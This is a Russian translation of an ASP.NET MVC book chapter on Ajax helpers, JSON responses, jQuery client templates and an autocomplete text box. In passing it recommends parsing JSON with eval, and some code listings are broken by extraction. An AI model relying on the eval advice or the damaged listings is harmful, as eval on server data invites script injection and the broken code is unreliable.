Хотя вспомогательные методы Ajax и были частью ASP.NET MVC начиная с первой версии, теперь по умолчанию используется jQuery. В предыдущих версиях платформы эти вспомогательные методы всегда использовали библиотеку Microsoft Ajax и не генерировали JavaScript в ненавязчивой форме. Вы можете вернуться к этому поведению, назначив параметру `UnobtrusiveJavaScriptEnabled` значение `false` в разделе `AppSettings` в файле `web.config`:

```
<appSettings>
  <add key="UnobtrusiveJavaScriptEnabled" value="false"/>
</appSettings>
```

Теперь, если мы отправляем запрос к `Ajax.ActionLink` таким же образом, как мы сделали это в листинге 7-8, будет генерироваться следующая разметка:

```
<a href="/AjaxHelpers/PrivacyPolicy"
  onclick="Sys.Mvc.AsyncHyperlink.handleClick(
    this, new Sys.UI.DomEvent(event), {
      insertionMode: Sys.Mvc.InsertionMode.replace,
      updateTargetId: '#privacy';
    });">Show the privacy Policy</a>
```

Вместо атрибутов `data-ajax`, все метаданные находятся внутри события `onclick`. Оно также требует ссылки на скрипты `MicrosoftAjax.js` и `MicrosoftMvcAjax.js` для корректной работы. Данный код не является таким же интуитивным, как раньше, а также в нем нарушен принцип ненавязчивости JavaScript, так как он содержит вызов метода непосредственно в атрибуте `onclick`.

Если вы обновляете сайт из ранних версий ASP.NET MVC, возможно, вам потребуется сохранить данное поведение для поддержки обратной совместимости. Во всех остальных случаях лучше оставить для `UnobtrusiveJavaScriptEnabled` значение `true`, так как этот подход позволит создавать более чистую разметку и поддерживается Microsoft.

7.3. Использование Ajax с JSON и клиентскими шаблонами

Во всех предыдущих примерах в этой главе мы получали фрагменты HTML-разметки от действия контроллера в ответ на запрос Ajax. Наш пример со ссылкой возвращал фрагмент разметки с

информацией о политике конфиденциальности, а отправка формы возвращала комментарий в теге /.

Хотя в этом подходе нет ничего неправильного, действия, вызываемые Ajax, не ограничены просто возвращением HTML. Они могут вернуть множество форматов, включая простой текст, XML и JSON.

В следующем разделе будет показано, как можно использовать JSON наряду с Ajax и обеспечить улучшенную функциональность на стороне клиента. Приведенные далее примеры имеют место в контексте приложения, которое отображает информацию о докладчиках на фиктивной конференции.

7.3.1. Ajax с JSON

JSON (произносится как "Джейсон") обозначает JavaScript Object Notation и представляет собой очень сжатый способ представления данных. Он часто используется в приложениях, в которых много Ajax, поскольку строки JSON требуют очень мало анализа в JavaScript - можно просто передать строку JSON в функцию eval, и JavaScript преобразует его в граф объекта.

Если вы уже знакомы с литералами объектов JavaScript, структура строки JSON будет для вас знакомой. Листинг 7-11 содержит данные о докладчике на нашей фиктивной конференции в формате XML, а в листинге 7-12 показаны те же данные в формате JSON.

Листинг 7-11: Данные о докладчике в формате XML


```
<Speaker>
  <Id>5</Id>
  <FirstName>Jeremy</FirstName>
  <LastName>Skinner</LastName>
  <PictureUrl>/content/jeremy.jpg</PictureUrl>
  <Bio>Jeremy Skinner is a C#/ASP.NET software developer in the UK.</Bio>
</Speaker>
```

Листинг 7-12: Данные о докладчике в формате JSON

```
{
  "Id":5,
  "FirstName":"Jeremy",
  "LastName":"Skinner",
  "PictureUrl":"/content/jeremy.jpg",
  "Bio":"Jeremy Skinner is a C#/ASP.NET software developer in the UK."
}
```

Формат JSON легко понять после того, как вы усвоите основные правила. По сути, объект представляется так, как показано на рисунке 7-6.


Рисунок 7-6: Схема объекта JSON для простого понимания формата



Как вы можете видеть, объекты JSON гораздо меньше, чем объекты XML благодаря отсутствию угловых скобок, что может существенно сократить размер загрузки, особенно для больших документов.

Чтобы продемонстрировать JSON в действии, добавим в приложение SpeakersController. Действие Index будет отображать список докладчиков на фиктивной конференции, причем пользователь может кликнуть по имени докладчика. Если он это сделает, мы отправим запрос Ajax к действию, которое будет возвращать подробные данные о докладчике в формате JSON. Конечный результат будет просто отображать имя докладчика в диалоговом окне, как показано на рисунке 7-7.

Рисунок 7-7: Отображение имени докладчика в ответ на запрос Ajax



Базовая реализация приведена в листинге 7-13.

Листинг 7-13: SpeakersController

```
public class SpeakersController : Controller
{
    private SpeakerRepository _repository
        = new SpeakerRepository();
    public ActionResult Index()
    {
        var speakers = _repository.FindAll();
        return View(speakers);
    }
    public ActionResult Details(int id)
    {
        var speaker = _repository.FindSpeaker(id);
        return Json(speaker,
            JsonRequestBehavior.AllowGet);
    }
}
```

Строки 3-4: Создать хранилище

Строка 7: Получить список докладчиков

Строка 8: Передать список докладчиков в представление

Строки 13-14: Преобразовать данные о докладчике в формат JSON

Контроллер содержит ссылку на объект `SpeakerRepository`, который можно использовать для получения объектов `Speaker`, которые содержат данные о докладчиках на конференции.

Примечание

Если вы следите за кодом из примеров для этой главы, вы увидите, что это хранилище полностью создается в оперативной памяти, хотя в реальном приложении, скорее всего, данные будут сохраняться в базе данных.

Действие контроллера `Index` использует `SpeakerRepository`, чтобы получить список всех докладчиков и передать их в представление.

Действие `Details` принимает ID конкретного докладчика и извлекает соответствующий объект из хранилища. Затем оно преобразует этот объект в формат JSON, вызывая метод контроллера `Json`, который возвращает `JsonResult`. `JsonResult` является реализацией `ActionResult`, который при исполнении просто преобразует объект в формат JSON, а затем записывает его в поток результата.

ASP.NET MVC, JSON и запросы GET

В листинге 7-13 вы можете заметить, что мы передаем значение enum `JSONRequestBehavior.AllowGet` в метод контроллера JSON. По умолчанию в ASP.NET MVC `JsonResult` будет работать только в ответ на запрос HTTP POST. Если мы хотим вернуть JSON в ответ на запрос GET, мы должны явно выбрать это поведение.

Это поведение необходимо для предотвращения атаки *JSON hijacking*, что является одной из форм межсайтового скрипtingа.

Если сайт должен вернуть конфиденциальные данные в формате JSON в ответ на запрос GET, вредоносный сайт может заставить неосведомлённого пользователя раскрыть эти данные, если будет добавлена скриптовая ссылка в уязвимое место на странице.

Если авторизованный пользователь посетит этот вредоносный сайт, данные будут скачаны и вредоносный сайт получит к ним доступ. Мы исследуем перехват данных JSON в следующей главе.

В данном примере, мы не возвращаем конфиденциальные данные, так что совершенно безопасно включить ответы JSON на запросы GET.

Далее, мы создаем представление `Index`.

Листинг 7-14: Страница со списком докладчиков

```
@model IEnumerable<ajaxexamples.models.speaker>

<link rel="stylesheet" type="text/css"
      href="@Url.Content("~/content/speakers.css")" />

<script type="text/javascript"
       src="@Url.Content("~/scripts/Speakers.js")"></script>
```

```

<h2>Speakers</h2>
<ul class="speakers">
@foreach (var speaker in Model) {
    <li>
        @Html.ActionLink(speaker.FullName, "Details", new { id = speaker.Id })
    </li>
}
</ul>



<div class="selected-speaker" style="display:none"></div>

```

Строка 1: Строго типизированное представление

Строка 3: Ссылка на CSS

Строка 5: Ссылка на пользовательский скрипт

Строки 8-14: Генерирует список докладчиков

Строка 16: Выводит индикатор прогресса

Строка 18: Контейнер результатов

Мы начнем с указания, что наше представление строго типизировано и завязано на `IEnumerable<Speaker>`, который соответствует списку докладчиков, переданному от контроллера в представление. Далее мы включаем ссылку на файл стилей CSS и ссылку на скриптовый файл, который будет содержать наш клиентский код.

Затем мы проходим циклом по всем докладчикам, создавая неупорядоченный список, содержащий их имена в гиперссылке.

После этого мы добавляем на страницу изображение, которое будет отображаться в то время обработки запроса Ajax (также известно как *spinner*).

Наконец мы создаем элемент `<div />`, в котором будут отображаться данные о докладчике после того, как они будут получены с сервера. Пока мы не будем его использовать, но зайдемся им далее.

Теперь, когда представление создано, мы можем создать наш клиентский код в файле `Speakers.js`.

Листинг 7-15: Клиентский скрипт для страницы со списком докладчиков

```

$(document).ready(function () {
    $("ul.speakers a").click(function (e) {
        e.preventDefault();
        $("#indicator").show();
        var url = $(this).attr('href');
        $.getJSON(url, null, function (speaker) {
            $("#indicator").hide();
            alert(speaker.FirstName);
        });
    });
});

```

```
    } );
}
});
```

Строка 4: Показывает индикатор прогресса

Строка 5: Извлекает URL

Строка 6: Вызывает запрос Ajax

Строка 8: Выводит результат

Как обычно при работе с JQuery, сначала мы ждем загрузки DOM, а затем прикрепляем функцию к событию `click` для ссылок в списке докладчиков. В ней первым делом мы отображаем индикатор загрузки.

После этого мы извлекаем URL из гиперссылки, на которую нажал пользователь, и сохраняем ее в переменной `url`. Эта переменная затем используется, чтобы отправить запрос на сервер. На этот раз мы используем функцию JQuery `$.getJSON`, передавая в URL, который мы вызываем, любые дополнительные данные (в этом случае таких нет, поэтому мы передаем `null`), и функцию обратного вызова, которая будет вызвана после отправки запроса. Эта функция автоматически десериализирует строку JSON, полученную от сервера, и преобразует ее в объект JavaScript. Затем этот объект будет передан в функцию обратного вызова.

Функция обратного вызова принимает в качестве параметра объект, десериализованный из ответа сервера в формате JSON (в данном случае, наш объект `Speaker`). В функции обратного вызова мы скрываем индикатор загрузки, а затем отображаем свойство `FirstName` в окне сообщения.

Отображение модального диалогового окна с именем докладчика - не самый полезное поведение. Было бы гораздо лучше, если бы мы подгружали на страницу разметку, содержащую данные о докладчике и его фото. Для этого используются клиентские шаблоны.


7.3.2. Клиентские шаблоны

Мы можем создавать клиентские шаблоны так же, как и серверные шаблоны в виде файлов `Razor.cshtml`.

Клиентские шаблоны позволяют нам генерировать разметку на лету в браузере, без необходимости обращаться к серверу или вручную создавать элементы с помощью JavaScript. Существует несколько библиотек клиентских шаблонов, но мы будем использовать `jQuery-tmpl`, библиотеку шаблонов JQuery, которая была создана Microsoft и способствовала развитию JQuery как проекта с открытым исходным кодом.

Мы изменим страницу со списком докладчиков так, что после клика по имени докладчика будут отображаться его биография и фото, как показано на рисунке 7-8.

Рисунок 7-8: Отображение шаблона рядом со списком докладчиков



Чтобы обращаться к jQuery-tmpl, мы можем либо скачать его с <https://github.com/jQuery/jQuery-tmpl> и разместить в каталоге Scripts в нашем приложении, либо использовать его напрямую из Microsoft CDN по адресу <http://ajax.microsoft.com/ajax/jquery.templates/beta1/jquery tmpl.js>. Поставив ссылку на jQuery-tmpl, мы можем добавить шаблон для нашего представления.

Листинг 7-16: Использование клиентских шаблонов

```
<script type="text/javascript"
src="@Url.Content("~/scripts/jquery tmpl.js")">
</script>
<script id="speakerTemplate" type="text/x-jquery-tmpl">

<p class="speaker-bio">
${Bio}
</p>
<br style="clear:both;" />
</script>
```

Строки 1-3: Ссылка на jQuery Templates

Строка 4: Определение раздела шаблона

Строки 5-6: Шаблон фото

Строка 8: Шаблон биографии

Для начала мы подключаем скрипт jQuery-tmpl из папки скриптов, затем создаем шаблон. Шаблоны на странице находятся внутри тега script, для них указывается тип text/x-jQuery-tmpl.

Заключение разметки шаблона в тег `script` гарантирует, что элементы шаблона не будут отображаться на странице.

Наш шаблон включает фото докладчика, а также его биографию. Мы можем обращаться к свойствам объекта JSON, заключая их названия в тег `${ }`, в который будут подставлены реальные значения при рендеринге шаблона.

Далее нам нужно изменить код в `Speakers.js` для рендеринга шаблона. Вот новый код.

Листинг 7-17: Изменяем скрипт для рендеринга шаблона

```
$(document).ready(function () {
    $("ul.speakers a").click(function (e) {
        e.preventDefault();
        $(".selected-speaker").hide().html('');
        $("#indicator").show();
        var url = $(this).attr('href');
        $.getJSON(url, null, function (speaker) {
            $("#indicator").hide();
            $("#speakerTemplate")
                .tmpl(speaker)
                .appendTo('.selected-speaker');
            $('.selected-speaker').show();
        });
    });
});
```

Строка 4: Скрыть информацию о докладчике

Строка 9: Отобразить шаблон с данными

Этот код является во многом таким же, как и код в листинге 7-15, но с некоторыми различиями. Во-первых, если мы уже отображаем данные о докладчике, то скрываем их до того, как отправить новый запрос на сервер. Во-вторых, вместо того, чтобы отображать диалоговое окно с ответом на запрос Ajax, мы теперь отображаем шаблон. Для этого мы сначала даем jQuery инструкцию найти тег шаблона, а затем вызываем метод `tmpl` для его рендеринга. Этот метод принимает объект, который должен быть передан в шаблон и которым в данном случае является ссылка на докладчика. Представленный шаблон затем добавляется к тегу `<div />` на нашей странице с CSS классом для `selected-speaker`.

В конечном результате после клика по имени докладчика шаблон будет отображаться напротив списка, как показано на рисунке 7-8. Обратите внимание, что были добавлены дополнительные стили, чтобы сделать страницу более презентабельной. Эти дополнительные стили можно найти в образцах кода к данной главе.

7.3.3. Завершающие штрихи

Наш страница со списком докладчиков в основном готова, но у нее есть один недостаток. Если в браузере будет отключен JavaScript, то после клика по имени докладчика соответствующий объект JSON будет загружен как текстовый файл и не будет отображаться как шаблон.

Чтобы обойти эту проблему, мы можем использовать метод, подобный методу из листинга 7-4, в котором мы выводили представление, если действие не было запрошено через Ajax.

Листинг 7-18: Использование действия Details, если оно не было запрошено через Ajax

```
public ActionResult Details(int id)
{
    var speaker = _repository.FindSpeaker(id);
    if(Request.IsAjaxRequest())
    {
        return Json(speaker,
            JsonRequestBehavior.AllowGet);
    }
    return View(speaker);
}
```

Строка 4: Вернуть JSON на запрос Ajax

Строка 9: Вывести представление для обычных запросов

Чтобы не полагаться на условие `if`, здесь мы можем использовать селектор метода действия для разграничения запросов Ajax и обычных запросов. В главе 2 мы узнали, как используются селекторы метода действия, и теперь мы можем создать `AcceptAjaxAttribute` путем наследования от атрибута `ActionMethodSelector`, как показано здесь.

Листинг 7-19: Реализация `AcceptAjaxAttribute`

```
[AttributeUsage(AttributeTargets.Class | AttributeTargets.Method)]
public class AcceptAjaxAttribute : ActionMethodSelectorAttribute
{
    public override bool IsValidForRequest(
        ControllerContext controllerContext, MethodInfo methodInfo)
    {
        return controllerContext.HttpContext
            .Request.IsAjaxRequest();
    }
}
```

`AcceptAjaxAttribute` просто возвращает значение `true` от метода `IsValidForRequest`, если текущее действие было запрошено через Ajax. Теперь мы можем использовать этот атрибут из `SpeakersController`, определив два действия: одно - для отправки запросов Ajax, другое - для обычных запросов.

Листинг 7-20: Использование `AcceptAjaxAttribute`

```
[AcceptAjax]
public ActionResult Details(int id)
{
    var speaker = _repository.FindSpeaker(id);
    return Json(speaker, JsonRequestBehavior.AllowGet);
}
[ActionName("Details")]
public ActionResult Details_NonAjax(int id)
{
    var speaker = _repository.FindSpeaker(id);
    return View(speaker);
}
```

Строка 1: Доступен только для запросов Ajax

Строка 7: Создание альтернативного действия с помощью ActionName

Первый перегруженный вариант действия Details содержит AcceptAjaxAttribute, что гарантирует, что оно будет вызываться только для запросов Ajax. Этот вариант действия возвращает данные о докладчике, преобразованные в JSON.

Другой перегруженный вариант не имеет AcceptAjaxAttribute и, следовательно, будет вызываться для остальных запросов. Это действие просто передает Speaker в представление. Обратите внимание, что, поскольку в C# нельзя определить два метода с одним и тем же именем и сигнатурой, второй вариант действия называется Details_NonAjax, но он также доступен по URL/Speakers/Details, потому что имеет атрибут ActionName.

Примечание

AcceptAjaxAttribute также содержится в ASP.NET MVC Futures DLL, которая может быть скачана с <http://aspnet.codeplex.com>.

В данном примере от AcceptAjaxAttribute не очень много пользы, но в ситуациях, когда Ajax и обычный варианты действия выполняют значительно отличающиеся функции, их разделение может улучшить читаемость кода.

Нам также необходимо создать представление для обычной версии действия. Это представление будет просто отображать информацию о докладчике, так же, как и клиентский шаблон.

Листинг 7-21: Отображение информации о докладчике без Ajax

```
@model AjaxExamples.Models.Speaker
<h2>Speaker Details: @Model.FullName</h2>
<p class="speaker">
    
    <span class="speaker-bio">@Model.Bio</span>
</p>
<br style="clear: both" />
@Html.ActionLink("Back to speakers", "index")
```

Строки 4-5: Отображает фото

Строка 6: Отображает биографию

Теперь после клика по имени докладчика в браузере с отключенным JavaScript загрузится новая страница, как показано на рисунке 7-9.

Рисунок 7-9: Информация о докладчике отображается без Ajax




7.4. Создание текстового поля с автозаполнением

Ранее в этой главе мы узнали, как можно использовать Ajax и JSON для отправки запросов на сервер и получения данных. Кроме создания запросов Ajax вручную, можно также использовать клиентские библиотеки элементов управления и jQuery-плагины, которые позволяют абстрагироваться от стандартного кода для работы с запросами Ajax.

jQuery UI (<http://jqueryui.com>) является одним из таких наборов плагинов. Он построен на ядре jQuery и предоставляет несколько клиентских виджетов пользовательского интерфейса, в том числе «Аккордеон», автозаполнение, кнопки, календарь, диалоговое окно, индикатор выполнения, слайдер и вкладки.

В этом примере мы рассмотрим, как можно использовать плагин Autocomplete для создания списка городов с возможностью поиска, которая похожа на функциональность Google suggest, как на рисунке 7-10.

Рисунок 7-10: Google предлагает варианты, когда вы набираете текст



7.4.1. Создание CitiesController

Для начала мы создадим CitiesController, который будет отображать страницу с текстовым полем, как показано в следующем листинге.

Листинг 7-22: CitiesController

```
public class CitiesController : Controller
{
    private readonly CityRepository _repository;
    public CitiesController()
    {
        _repository = new CityRepository();
    }
    public ActionResult Index()
    {
        return View();
    }
}
```

Строка 6: Создает хранилище

CitiesController создает экземпляр CityRepository в своем конструкторе. Это хранилище содержит единственный метод, Find, который принимает элемент поиска и находит все города, названия которых начинаются с указанного элемента. Внутренняя реализация CityRepository не важна для данного примера, но если вы следите за образцами кода для этой главы, вы увидите, что она загружает данные о городах из CSV файла.

Сам класс City представлен в следующем листинге.

Листинг 7-23: Создание класса City

```
public class City
{
    public int Id { get; set; }
    public string Name { get; set; }
    public string State { get; set; }
    public string DisplayName
    {
        get { return Name + ", " + State; }
    }
}
```

Объект City представляет собой очень простой POCO (Plain Old CLR Object) - он просто определяет три перезаписываемых свойства (числовой идентификатор, название города и государства, в котором он находится) и одно свойство только для чтения, которое создает удобное для пользователя отображаемое имя.

Действие Index демонстрирует представление, показанное в следующем листинге.

Листинг 7-24: Страница с автозаполнением

```
<script
    src="@Url.Content("~/Scripts/jquery-1.7.1.js")"
    type="text/javascript"></script>
```

```

<script
    src="@Url.Content("~/Scripts/jquery-ui-1.8.16.js")"
    type="text/javascript"></script>
<link
    href="@Url.Content(
        "~/content/themes/base/jquery-ui.css")"
    rel="stylesheet" type="text/css" />
<script type="text/javascript">
$(function () {
    var autocompleteUrl = '@Url.Action("Find")';
    $("input#city").autocomplete({
        source: autocompleteUrl,
        minLength: 2,
        select: function (event, ui) {
            alert("Selected " + ui.item.label);
        }
    });
}>
</script>
<h2>Cities</h2>
<p>
    Start typing a city to see
    the autocomplete behavior in action.
</p>
<p>
    <label for="city">City</label>
    <input type="text" id="city" />
</p>

```

Строки 1-6: Ссылка на скрипты JQuery

Строки 7-10: Ссылка на стили JQuery UI

Строка 12: Обработчик готового дерева DOM

Строка 13: Создаем URL поиска

Строки 14-19: Добавляем сценарий автозаполнения

Строка 30: Контейнер для результатов

Как и в предыдущих примерах, нам необходим jQuery. Если вы не изменяли макет, ссылки на эти сценарии уже включены.


Затем мы добавляем ссылку на стили jQuery UI, которые также включены в шаблон проекта по умолчанию. Опять же, если вы не изменяли макет, они у вас уже есть.

Далее следует блок скрипта, который запускается по окончании загрузки страницы. В первую очередь мы создаем в нем переменную autoCompleteUrl, которая содержит URL-адрес действия Find контроллера CitiesController (который мы еще не создали). Это адрес, который будет запрашиваться каждый раз, когда пользователь вводит символ в поле поиска. Мы затем находим любое текстовое поле на странице с ID city и вызываем плагин Autocomplete на этом элементе. Ему сообщаем адрес, по которому он должен искать данные (в нашем случае autoCompleteUrl), минимальное

число символов, которое должно быть введено перед поиском (в нашем случае 2) и функцию обратного вызова, которая должна запускаться после того, как пользователь выбрал результат поиска. Для простоты, мы просто выводим на экран окно `alert` с названием выбранного города. Наконец, мы определяем текстовое поле, которое позволит пользователю выполнять поиск.

Если мы сейчас запустим страницу, на ней будет отображаться текстовое поле. Однако так как мы еще не создали действие `Find`, она будет выдавать ошибку, как показано на рисунке 7-11.

Рисунок 7-11: Текстовое поле с автозаполнением отправляет запрос Ajax, когда пользователь вводит поисковый запрос



Когда элемент поиска введен в поле, плагин Autocomplete отправляет запрос Ajax на сервер. В данном случае, он адресован к действию `Find` и передает ему элемент поиска в виде строкового параметра запроса под названием `term`. Плагин Autocomplete ожидает, что этот URL вернет массив объектов JSON со следующими свойствами: `id`, `label` (ярлык, который будет отображаться в результатах поиска) и `value` (значение, которое будет вставлено в текстовое поле при нажатии).

На данный момент это вызывает ошибку 404, потому что у нас еще нет действия `Find`. Давайте создадим его.

Листинг 7-25: Реализация действия `Find`

```
public ActionResult Find(string term)
{
    City[] cities = _repository.FindCities(term);
    var projection = from city in cities
        select new
    {
        id = city.Id,
        label = city.DisplayName,
        value = city.DisplayName
    };
}
```

```
    return Json(projection.ToList(),  
        JsonRequestBehavior.AllowGet);  
}
```

Строка 3: Поиск города


Строки 4-10: Создаем проекцию результатов

Строки 11-12: Преобразуем данные в JSON

Здесь мы сначала осуществляляем поиск всех городов, имена которых начинаются с указанного символа. Затем мы используем LINQ-запрос "в памяти", чтобы сделать проекцию полученных объектов City в коллекцию анонимных типов, которая соответствует структуре JSON и которую ожидает плагин Autocomplete (свойства id, label и value). Наконец мы преобразовываем эти результаты в формат JSON путем вызова метода Json. Как и в примере из листинга 7-13, мы должны явно разрешить передачу данных в формате JSON на запрос GET с помощью поведения AllowGet.

Наконец, когда вы повторно запустите страницу и введете поисковый запрос, вы увидите полученные с сервера результаты, как показано на рисунке 7-12.

Рисунок 7-12: Отображение результатов поиска



Вы также можете наблюдать получение данных JSON с сервера, отслеживая запросы Ajax с помощью Firebug, как показано на рисунке 7-13.

Рисунок 7-13: Получение данных JSON с сервера в ответ на поисковый запрос

```

[{"id":843, "label":AUSTIN, AR, "value":AUSTIN, AR}, {"id":2957, "label":AUSTIN, CO, "value":AUSTIN, CO}, ...]
▶ 0: {"id":843, "label":AUSTIN, AR, "value":AUSTIN, AR}
▶ 1: {"id":2957, "label":AUSTIN, CO, "value":AUSTIN, CO}
▶ 2: {"id":4986, "label":AUSTINVILLE, IA, "value":AUSTINVILLE, IA}
▶ 3: {"id":7471, "label":AUSTIN, IN, "value":AUSTIN, IN}
▶ 4: {"id":8848, "label":AUSTIN, KY, "value":AUSTIN, KY}
▶ 5: {"id":12503, "label":AUSTIN, MN, "value":AUSTIN, MN}
▶ 6: {"id":17917, "label":AUSTIN, NV, "value":AUSTIN, NV}
▶ 7: {"id":19672, "label":AUSTINBURG, OH, "value":AUSTINBURG, OH}
